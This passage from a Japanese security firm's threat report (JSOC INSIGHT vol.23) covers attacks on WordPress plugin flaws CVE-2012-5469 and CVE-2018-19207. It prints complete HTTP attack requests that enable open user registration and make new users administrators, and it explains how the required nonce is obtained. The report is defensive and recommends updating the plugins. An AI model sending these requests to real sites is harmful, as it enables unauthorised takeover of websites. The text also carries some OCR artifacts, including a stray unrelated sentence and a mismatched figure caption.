
QTSは、生産性とマルチメディア体験を向上させるように設計されています。

HTTP service example (c)

Figure 10 Sample list of HTTP services confirmed

4.2.3 Attack traffic contents detected


Figure 11 shows an example of an attack detected by the JSOC.



```
GET /wp-content/plugins/portable-phpmyadmin/wp-pma-mod/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/56.0.2924.87 Safari/537.36
Host: [redacted]
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 11 Example of an attack that targeted the authentication bypass vulnerability (CVE-2012-5469)

This attack issues a direct HTTP GET request against a file under "/wp-content/plugins/portable-phpmyadmin/wp-pma-mod." If this attack succeeds, the attacker can access the management screen without having to be authenticated. In addition, if the installed phpMyAdmin was specified as a default, the attacker could be granted administrator privileges. Figure 12 shows the management screen that is displayed when such an attack succeeds.



http://[redacted]/wordpress/wp-content/plugins/portable-phpmyadmin/wp-pma-mod/index.php

dmin 5.0 - [redacted]

localhost

- Server version: 5.5.35-MariaDB
- Protocol version: 10
- Server: Localhost via UNIX socket
- User: root@localhost
- MySQL charset: **UTF-8 Unicode (utf8)**
- MySQL connection collation: utf8_unicode_ci
- **Create new database**

phpMyAdmin - 5.0

- MySQL client version: 5.5.35-MariaDB
- Used PHP extensions: mysql
- Language: English
- Font size: 100%

Figure 12 phpMyAdmin 1.2.9.5b management screen

4.2.4 Countermeasures against the vulnerability

If you are using a prior-1.3.1 version of the "Portable phpMyAdmin" WordPress plugin that could be affected by the authentication bypass vulnerability (CVE-2012-5469), it is recommended that you update it as soon as possible.

Versions that are not affected by this vulnerability

- Portable phpMyAdmin 1.3.1 or higher

4.3 Reconfigurability vulnerability in a WP GDPR Compliance plugin

On November 7, 2018, it was reported that the "WP GDPR Compliance" plugin for WordPress to support compliance with the EU's General Data Protection Regulation (GDPR) had a vulnerability (CVE-2018-19207), which could allow WordPress to be reconfigurable remotely.[6] A detailed report was released on November 10,[7] and this vulnerability can be easily exploited.

Versions that are affected by this vulnerability are as follows:


Versions that are affected by this vulnerability

- ➢ WP GDPR Compliance versions prior to 1.4.3

4.3.1 Testing the vulnerability

The "processAction" function in WP GDPR Compliance includes a feature for reconfiguring WordPress settings in addition to GDPR-compliant data access and data deletion requests. This vulnerability can be exploited to reconfigure WordPress settings remotely without having to log into the management screen. This section introduces an attack that attempts to reconfigure WordPress so as to permit anyone to register administrative users. WordPress is originally configured not to allow anyone to register users.

Figure 13 shows attack traffic that attempts to enable the option, "Permit anyone to register users."



```
POST /wp502gdpr142//wp-admin/admin-ajax.php HTTP/1.1
Content-Length: 182
Accept-Encoding: gzip
Host: 192.168.101.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.143 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

action=[redacted]&data=%7B%22type%22%3A%22save_setting%22%2C
%22append%22%3Afalse%2C%22option%22%3A%22users_can_register%22%2C%22value
%22+%3A%221%22%7D&security=8b8cee5b0a
```

Figure 13 Attack traffic that attempts to change the option to permit anyone to register users

[6] WP GDPR Compliance | WordPress.org
https://ja.wordpress.org/plugins/wp-gdpr-compliance/#developers


[7] WordPress WP GDPR Compliance Privilege Escalation Exploit
https://gryzli.info/2018/11/10/wordpress-wp-gdpr-compliance-privilege-escalation-exploit/

Table 4 Settings and parameters specified in the attack traffic described in Figure 13

Setting	Parameter
type	save_settings
append	false
option	users_can_register
value	1
security	8b8cee5b0a

In WP GDPR Compliance, the "processAction" function calls the "update_action" function, which makes it possible to reconfigure WordPress. For a version that is affected by this vulnerability, if "save_settings" is specified for the "type" parameter, and if reconfiguration is performed, it is not verified whether the account attempting the reconfiguration is allowed to do so. If "users_can_register" is set to "0" in WordPress, no external user is allowed to register users. But, if this vulnerability is exploited and a request to change the value of "users_can_register" to "1" as shown in Figure 13 is sent, any external user is allowed to register users.


The parameter specified for "security" must be the one specified for "AjaxSecurity," to be included in JavaScript (Figure 14) inserted when WP GDPR Compliance is enabled. If the parameter for "security" does not match the one for "AjaxSecurity," no reconfiguration is performed.



```
<script type='text/javascript'>
/* <![CDATA[ */
var wpgdprcData = {"ajaxURL":"http:¥/¥/192.168.101.12¥/wp502gdpr142¥/wp-admin¥/admin-ajax.php",
"ajaxSecurity":"8b8cee5b0a"};
/* ]]> */
</script>
```

Figure 14 JavaScript inserted when WP GDPR Compliance is enabled

Figure 15 shows attack traffic that attempts to change the default role group assigned during user registration to "administrator."



```
POST /wp502gdpr142//wp-admin/admin-ajax.php HTTP/1.1
Content-Length: 188
Accept-Encoding: gzip
Host: 192.168.101.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.143 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

action=[redacted]&data=%7B%22type%22%3A%22save_setting%22%2C
%22append%22%3Afalse%2C%22option%22%3A%22default_role%22%2C%22value%22+%3A
%22administrator%22%7D&security=8b8cee5b0a
```


Figure 15 Attack traffic that attempts to change the default role group for a new user to "administrator"

The "default_role" parameter, which specifies the default role group for a new user, indicates a "subscriber" that is allowed only to log in and change their profile in a typical setting. Its default value is "subscriber." On the other hand, "administrator" as specified in the attack traffic indicates an "administrator" that is allowed to reconfigure any setting through the management screen after logging in. Therefore, if the attack succeeds, the role group assigned during user registration is now "administrator."

Table 5 Settings and parameters specified in the attack traffic described in Figure 15

Setting	Parameter
type	save_settings
append	false
option	default_role
value	administrator
security	8b8cee5b0a

Through these combined attacks, the attacker can now become a WordPress administrator that can easily reconfigure WordPress, alter public contents, and delete users, etc. Figure 16 shows the result that WordPress settings have been reconfigured via this type of attack.



一般設定

サイトのタイトル: JSOCTEST

キャッチフレーズ: Just another WordPress site
このサイトの簡単な説明。

WordPress アドレス (URL): http://192.168.101.12/wp502gdpr142

サイトアドレス (URL): http://192.168.101.12/wp502gdpr142
サイトのホームページとして WordPress のインストールディレクトリとは異なる場所を設定する場合は、ここにアドレスを入力してください。

メールアドレス:
このアドレスは管理のために使用されます。このメールアドレスを変更すると、確認のため新しいアドレス宛にメールを送信します。**新しいアドレスは確認が済むまで有効化されません。**

メンバーシップ: ☑ だれでもユーザー登録ができるようにする

新規ユーザーのデフォルト権限グループ: 管理者

サイトの言語: ja

Figure 16 Management screen's settings page displayed when the attack succeeds


WPHackedHelp[8] and NinTechNet[9] provide public information about their observed attacks of this type that reset WordPress to its default values after reconfiguring and manipulating WordPress. Therefore, we do not recommend viewing the WordPress management screen only to check for any reconfiguration in order to determine the impact of this type of attack.

[8] WordPress GDPR Compliance Plugin Exploit Vulnerability
https://secure.wphackedhelp.com/blog/wordpress-gdpr-plugin-exploit/

[9] Critical vulnerability in WP GDPR Compliance plugin massively exploited.
https://blog.nintechnet.com/critical-vulnerability-in-wp-gdpr-compliance-plugin-massively-exploited/

4.3.2 Trends of the detected attack traffic

Figure 17 shows an example of an attack detected by the JSOC.



```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.143 Safari/537.36
Content-Length: 172
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

action=[redacted]&data=%7B%22type%22%3A%22save_setting%22%2C
%22append%22%3Afalse%2C%22option%22%3A%22users_can_register%22%2C%22value
%22+%3A%221%22%7D&security=
```

Figure 17 Example of an attack that attempted to change user registration settings

The attack traffic is similar to that shown in Figure 13, but this attack will fail, as no "security" parameter is specified. For this type of attack to succeed, WP GDPR Compliance must be installed and enabled. In addition, it is necessary to access the WordPress page to obtain the "AjaxSecurity" parameter. This attack will simply use a PoC to send attack requests regardless of whether the "AjaxSecurity" parameter is successfully obtained or not.

4.3.3 Countermeasures against the vulnerability

If you are using a version of the "WP GDPR Compliance" WordPress plugin that could be affected by the reconfigurability vulnerability (CVE-2018-19207), it is recommended that you update it as soon as possible.

Versions that are not affected by this vulnerability

- WP GDPR Compliance version 1.4.3 or higher

If you are using or have used a plugin version that could be affected by this vulnerability, it is recommended that you view the WordPress database and management screens to check that there is no new unknown data entry, account, or setting present for which the administrator is not involved.

5 Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.23

Authors:

Akira Hasegawa, Makoto Sonoda, Shigenaru Yamashiro

(alphabetical order)

LAC ともに、イキル

LAC Co., Ltd.

Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho,
Chiyoda-ku, Tokyo 102-0093
Phone: +81-3-6757-0113 (Sales)
E-MAIL: sales@lac.co.jp
https://www.lac.co.jp/